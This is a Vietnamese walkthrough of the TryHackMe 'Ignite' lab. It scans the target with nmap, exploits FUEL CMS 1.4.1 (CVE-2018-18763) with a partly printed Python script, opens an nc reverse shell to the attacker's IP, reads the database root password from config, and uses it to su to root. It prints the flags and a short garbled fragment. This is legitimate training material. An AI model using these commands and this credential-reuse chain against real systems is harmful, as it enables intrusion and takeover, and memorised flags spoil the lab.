



Dùng nmap để quét dịch vụ

```
(root@kali)-[/home/kali/tryhackme/ignite]
# nmap -sC -sV 10.10.60.160
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 04:19 EDT
Nmap scan report for 10.10.60.160
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /fuel/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Welcome to FUEL CMS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
```

Truy cập đến trang web






Forbidden


You don't have permission to access /.htaccess on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.60.160 Port 80

Tìm được 1 tài khoản



Tìm thông tin lỗ hổng ta được



Chạy đoạn code trên và thu được kết quả

```
GNU nano 2.9.4 CMS_1.4.1.py
# Exploit Title: Fuel CMS 1.4.1 - Remote Code Execution (R)
# Exploit Author: Pambela Trushal
# Date: 2021-11-03
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: 1.4.1
# Tested on: Ubuntu - Apache - php5
# CVE : CVE-2018-18763

#!/usr/bin/python3

import requests
from urllib.parse import quote
import argparse
import sys
from colorama import Fore, Style

def get_arguments():
    parser = argparse.ArgumentParser(description='fuel cms fuel CMS 1.4.1 - Remote Code Execution Exploit', usage='python3 {sys.argv[0]} -u <url> -f <payload> - python3 {sys.argv[0]} -u http://10.10.21.74')
    parser.add_argument('-v', '--version', action='version', version='1.2', help='show the version of exploit')
    parser.add_argument('-u', '--url', metavar='url', dest='url', help='Enter the url')
    args = parser.parse_args()

    if len(sys.argv) < 2:
        parser.print_usage()
        sys.exit()

    return args

args = get_arguments()
url = args.url

if 'http' not in url:
    sys.stderr.write('Enter valid url')
    sys.exit()

try:
    r = requests.get(url)
```

Truy cập được đến

```
(root@kali)-[/home/kali/tryhackme/ignite]
# python CMS_1.4.1.py -u http://10.10.60.160
[+]Connecting...
Enter Command $whoami
systemwww-data

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt

Enter Command $
```

Truy cập đến web

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.18.52.203 8888 > /tmp/f

```
Enter Command $rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.18.52.203 8888 > /tmp/f

(root@kali)-[/home/kali]
# nc -lnvp 8888
```

```

Enter Command $rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.18.52.203 8888 > /tmp/f
[]

(root@kali)-[/home/kali]
# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.60.160] 52746
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data

```

Tìm được flag.txt

`python -c 'import pty;pty.spawn("/bin/bash")'`

```

$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ whoami
www-data
www-data@ubuntu:/var/www/html$ ls
ls
README.md  assets  composer.json  contributing.md  fuel  index.php  robots.txt
www-data@ubuntu:/var/www/html$ cat robots.txt
cat robots.txt
User-agent: *
Disallow: /fuel/www-data@ubuntu:/var/www/html$

```

```

clear
TERM environment variable not set.
www-data@ubuntu:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/var/www/html$

```

```

www-data@ubuntu:/var/www/html$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$

```

```

www-data@ubuntu:/var/www/html/fuel$ ls
ls
application  data_backup  install  modules
codeigniter  index.php   licenses  scripts
www-data@ubuntu:/var/www/html/fuel$ cd application
cd application
www-data@ubuntu:/var/www/html/fuel/application$ ls
ls
cache  controllers  helpers  index.html  libraries  migrations  third_party
config  core         hooks    language    logs       models      views
www-data@ubuntu:/var/www/html/fuel/application$ cd config
cd config
www-data@ubuntu:/var/www/html/fuel/application/config$ ls
ls
MY_config.php      constants.php  google.php     profiler.php
MY_fuel.php        custom_fields.php  hooks.php     redirects.php
MY_fuel_layouts.php  database.php   index.html    routes.php
MY_fuel_modules.php  doctypes.php  memcached.php smileys.php
asset.php           editors.php    migration.php social.php
autoload.php        environments.php  mimes.php    states.php
config.php          foreign_chars.php  model.php    user_agents.php
www-data@ubuntu:/var/www/html/fuel/application/config$

```

Tìm được pass root

```

www-data@ubuntu:/var/www/html/fuel/application/config$ cat database.php
cat database.php
<?php
defined('BASEPATH') OR exit('No direct script access allowed');

/*
| _____
| DATABASE CONNECTIVITY SETTINGS
| _____
| This file will contain the settings needed to access your database.
|

```

To access the
http://192.168.1.5
User name: a
Password: ad
in)

```

$query_builder = TRUE;

$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
www-data@ubuntu:/var/www/html/fuel/application/config$

```

Tìm được root.txt

```

www-data@ubuntu:/var/www/html/fuel/application/config$ su -
su -
Password: mememe

ls
ls
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
cat rot.txt
cat: rot.txt: No such file or directory
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#

```